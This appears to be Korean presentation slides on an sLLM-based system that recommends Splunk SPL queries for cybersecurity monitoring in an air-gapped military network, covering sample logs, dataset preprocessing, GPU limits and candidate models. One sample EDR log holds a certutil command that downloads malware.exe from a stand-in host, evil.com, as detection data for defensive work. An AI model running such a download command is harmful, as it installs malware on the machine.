




물리적 망분리 환경의 사이버보안 감시 운영 효율화를 위한 sLLM 기반 쿼리 추천 시스템

AI Vision

발표자:이세훈



각 현황

1. 데이터 수집하여 군 실제 로그와 비슷한지 체크



```
1 {
2   "timestamp": "2026-05-14T11:40:01Z",
3   "sourcetype": "pan:traffic",      // 방화벽 로그
4   "src_ip": "10.1.20.15",          // 출발지 (부대 내 PC)
5   "dest_ip": "203.0.113.42",      // 목적지 (외부 악성 의심 서버)
6   "src_port": 51234,
7   "dest_port": 443,
8   "protocol": "TCP",
9   "action": "allowed",             // 통과 여부
10  "bytes_in": 1240,                 // 받은 데이터량
11  "bytes_out": 560,                 // 보낸 데이터량
12  "packets": 12,
13  "duration": 45,                   // 연결 시간(초)
14  "app": "ssl"                     // 감지된 애플리케이션
15 }
```

네트워크 레벨 로그

```
1 {
2   "timestamp": "2026-05-14T11:40:05Z",
3   "event_id": 1,                    // Sysmon: Process Creation
4   "host": "WS-OFFICE-05",           // 단말기 이름
5   "user": "kim_sergeant",           // 실행한 사용자 계정
6   "process_name": "cmd.exe",        // 실행된 프로그램
7   "parent_process": "explorer.exe", // 이 프로그램을 실행시킨 부모 프로세스
8   "command_line": "cmd.exe /c certutil.exe -urlcache -f http://evil.com/malware.exe", // 상세 명령행
9   "file_path": "C:\\Windows\\System32\\cmd.exe",
10  "file_hash": "b0d6f90b3a81...",   // 프로그램 고유 해시값(MD5/SHA256)
11  "privileges": "Standard User"     // 실행 권한
12 }
```

EDR 레벨 로그



3. 어느 정도 수준의 질의어로 만들지

초보자 모드: "인터넷 끊긴 거 다 보여줘", "누가 자꾸 로그인 틀려?" (현상 중심)

중급자 모드: "BSTOLL-L 장비에서 발생한 4625 이벤트 리스트업해줘." (용어 중심)

전문가 모드: "Extract source IPs with failed login attempts exceeding 5 counts." (로직 중심)



최소 중급자 수준 이상의 질의어로 질의응답할 예정



4. 군 내부 SPL 관련 가이드? 있는지,

훈련 예시 제공 예정
(찾으시는데로 카카오톡으로 바로 공유
부탁드립니다)



5. 데이터 수집 및 전처리/정규화(이세훈/윤정님)

1. BOTSv3

- 총 41,934 네트워크 로그 확보
- 로그 유형
 - 방화벽 연결: 32,006건
 - 네트워크 연결: 6,830건
 - 웹 요청: 3,394건

```
1 {
2     "timestamp": "2026-05-14T11:40:01Z",
3     "sourcetype": "pan:traffic",          // 방화벽 로그
4     "src_ip": "10.1.20.15",              // 출발지 (부대 내 PC)
5     "dest_ip": "203.0.113.42",           // 목적지 (외부 악성 의심 서버)
6     "src_port": 51234,
7     "dest_port": 443,
8     "protocol": "TCP",
9     "action": "allowed",                  // 통과 여부
10    "bytes_in": 1240,                      // 받은 데이터량
11    "bytes_out": 560,                      // 보낸 데이터량
12    "packets": 12,
13    "duration": 45,                         // 연결 시간(초)
14    "app": "ssl"                           // 감지된 애플리케이션
15 }
```

```
1 {"_pipeline_source": "cisco_asa", "_sourcetype": "cisco:asa", "_host": "FROTHLY-FW1",
2  "_timestamp": "2018-08-20T09:04:13", "_event_type": "firewall_connection", "_event_type_confidence": "exact",
3  "_src_ip": "34.215.24.225", "_dest_ip": "192.168.9.30", "_src_port": 9997, "_dest_port": 47880, "_event_code": "302014",
4  "_raw": "Aug 20 09:04:13 FROTHLY-FW1 %ASA-6-302014: Teardown TCP connection 839351 for outside:34.215.24.225/9997 to inside:192.168.9.30/47880 duration 0:28:27 bytes 1971571 TCP Reset-0",
5  "message": "Teardown TCP connection 839351", "_curation_source": "text", "_dataset": "botsv3", "_process_name": null, "_command_line": null, "_user": null, "_protocol": null,
6  "_direction": "firewall", "_url": null, "_domain": null, "_http_method": null, "_status_code": null}
```



5. 데이터 수집 및 전처리/정규화(이세훈/윤정님)

2. Suricata

- 총 251개
- 로그 유형
 - WRCCDC 2018: 207건 (SSH 스캔, 악성코드, C2 탐지)
 - Honeypot 2018: 44건
- 예시 : JSON 배열 → JSONL
wrccdc_2018_alerts.json -> suricata_alerts.jsonl

```
{
  "timestamp": "2019-01-02T03:50:11.315110",
  "flow_id": 52710912,
  "in_iface": "eth0",
  "event_type": "alert",
  "src_ip": "8.42.77.171",
  "src_port": 49678,
  "dest_ip": "138.68.3.71",
  "dest_port": 22,
  "proto": "TCP",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 2001219,
    "rev": 19,
    "signature": "ET SCAN Potential SSH Scan",
    "category": "Attempted Information Leak",
    "severity": 2
  },
  "_sourcetype": "suricata:alert",
  "_source_dataset": "honeypot_2018",
  "_timestamp": "2019-01-02T03:50:11.315110",
  "_host": "honeypot_2018",
  "_event_type": "ET SCAN Potential SSH Scan",
  "_event_type_confidence": "exact",
  "_user": null,
  "_src_ip": "8.42.77.171",
  "_dest_ip": "138.68.3.71",
  "_process_name": null,
  "_command_line": null,
  "_event_code": 2001219,
  "_scenario": "honeypot_2018"
}
```



5. 데이터 수집 및 전처리/정규화(이세훈/윤정님)

3. Zeek

- 총 20,058개
- 네트워크 플로우 확보 출처: University of West Florida (UWF-ZeekDataFall22, 2022)
 - Command & Control (T1071): 17건
 - Lateral Movement (T1210): 11건
 - Execution (T1204): 30건
 - Reconnaissance (T1592): 2,492건
 - Benign (정상): 17,508건

***Zeek**: CSV → JSONL

(파일 위치 : step6_normalized/zeek_uwf.jsonl)

```
1
{
  "community_id": "1:uQsKW5RNPKpQsWfGthK/hPu+aq4=",
  "conn_state": "S0",
  "duration": "1.4066696166992188E-5",
  "history": "D",
  "src_ip_zeek": "143.88.255.10",
  "src_port_zeek": "40775",
  "dest_ip_zeek": "10.0.10.1",
  "dest_port_zeek": "53",
  "local_orig": "false",
  "local_resp": "true",
  "missed_bytes": "0",
  "orig_bytes": "78",
  "orig_ip_bytes": "134",
  "orig_pkts": "2",
  "proto": "udp",
  "resp_bytes": "0",
  "resp_ip_bytes": "0",
  "resp_pkts": "0",
  "service": "dns",
  "ts": "1.640864692632359E9",
  "uid": "CoG0hn1dXaj1FRueKb",
  "datetime": "2021-12-30T11:44:52.632Z",
  "label_tactic": "none",
  "label_technique": "none",
  "label_binary": "False",
  "_scenario": "benign",
  "_source_file": "Benign.csv",
  "_sourcetype": "zeek:conn",
  "_timestamp": "2021-12-30T11:44:52.632Z",
  "_host": null,
  "_event_type": "dns",
  "_event_type_confidence": "exact",
  "_user": null,
  "_src_ip": "143.88.255.10",
  "_dest_ip": "10.0.10.1".
}
```



6. 모델 전수조사 및 RTX 5090 한계치 체크(이세훈/도영님)

	Model parameters	QLoRA (4-bit) VRAM	LoRA (16-bit) VRAM
	3B	3.5 GB	8 GB
	7B	5 GB	19 GB
	8B	6 GB	22 GB
	9B	6.5 GB	24 GB
LoRA	11B	7.5 GB	29 GB
	14B	8.5 GB	33 GB
	27B	22GB	64GB
	32B	26 GB	76 GB
QLoRA	40B	30GB	96GB
	70B	41 GB	164 GB
	81B	48GB	192GB
	90B	53GB	212GB
	405B	237 GB	950 GB



6. 모델 전수조사 및 RTX 5090 한계치 체크(이세훈/도영님)

	계열	모델 이름	연도	사이즈
11개 언어 {	Ministral	mistralai/Ministral-3-14B-Reasoning-2512	2025	14B
	Ministral	mistralai/Ministral-3-8B-Reasoning-2512	2025	8B
35개 언어 {	Google	google/gemma-4-31B-it/assistant	2026	33B
	Google	google/gemma-4-26B-A4B-it/assistant	2026	27B
명시 안됨 { 다만	Upstage	upstage/SOLAR-10.7B-Instruct-v1.0	2024	10.7B
	Upstage	upstage/solar-pro-preview-pretrained	2024	22B
2개 언어 {	LG	LGAI-EXAONE/EXAONE-Deep-32B/AWQ	2026	32B
	LG	LGAI-EXAONE/EXAONE-Deep-7.8B/AWQ	2026	8B

Instruction Tuning

In this stage, the model undergoes instruction tuning specifically for Korean, where it is trained to follow instructions in a QA (Question and Answer) format.



7. 앞으로 해야 할 일

1. 시나리오 요청

아래와 같은 실제로 군 부대 네트워크 로그를 보고 질문할수도 있는 유형 30가지 요청드립니다.

- 최근 1시간 동안 외부망에서 우리 부대 내부망으로 접속을 시도했는데, 방화벽(Cisco ASA)에서 정책상 차단(Deny)된 외부 IP들 중에서 가장 많이 찌른 상위 5개량 차단 횟수 뽑아줘
- 새벽 시간대(00시~05시)에 내부망 PC들 중에서 평소와 다르게 외부망이나 다른 세그먼트로 대용량 데이터(Bytes Out 10MB 이상)를 내보낸 연결 기록이 있는지 찾아서, 출발지 IP랑 목적지 IP, 사용된 포트 번호 정리해줘
- 우리 부대 웹 서버 로그 중에서, 외부에서 URL 경로에 'admin'이나 'config', 'setup' 같은 단어를 넣어서 접근을 시도했는데 응답 상태 코드가 200(성공)으로 떨어진 수상한 요청들이 있는지 전수 조사해줘



7. 앞으로 해야 할 일

1. 시나리오 요청(군 간부님들)
2. 시나리오 토대로 자연어 질의어-SPL 쌍 GT 데이터 약 500개 증강(학교)
3. 공부+군 간부님 도움(가능하다면)->GT 데이터 검수 후 품질 체크
4. 품질 괜찮다면 GT 데이터셋으로 LLM 모델 학습 전 성능 체크(baseline)
5. 8개 모델 중 Top n개만 선별
6. GT 데이터셋을 토대로 학습 데이터 증강 / 양 불리기

BETWEEN

```
SELECT *  
FROM mytable  
WHERE mycolumn  
BETWEEN 1 AND 5
```

```
source=mytable  
mycolumn>=1  
mycolumn<=5
```

7. 학습 데이터를 Top n개 모델 학습(LoRA/QLoRA 등)
8. GT 데이터셋으로 최종 성능 비교
9. 만약 성능이 안 나온다 그때 생각해보기



감사합니다

Vision AI

발표자:아무개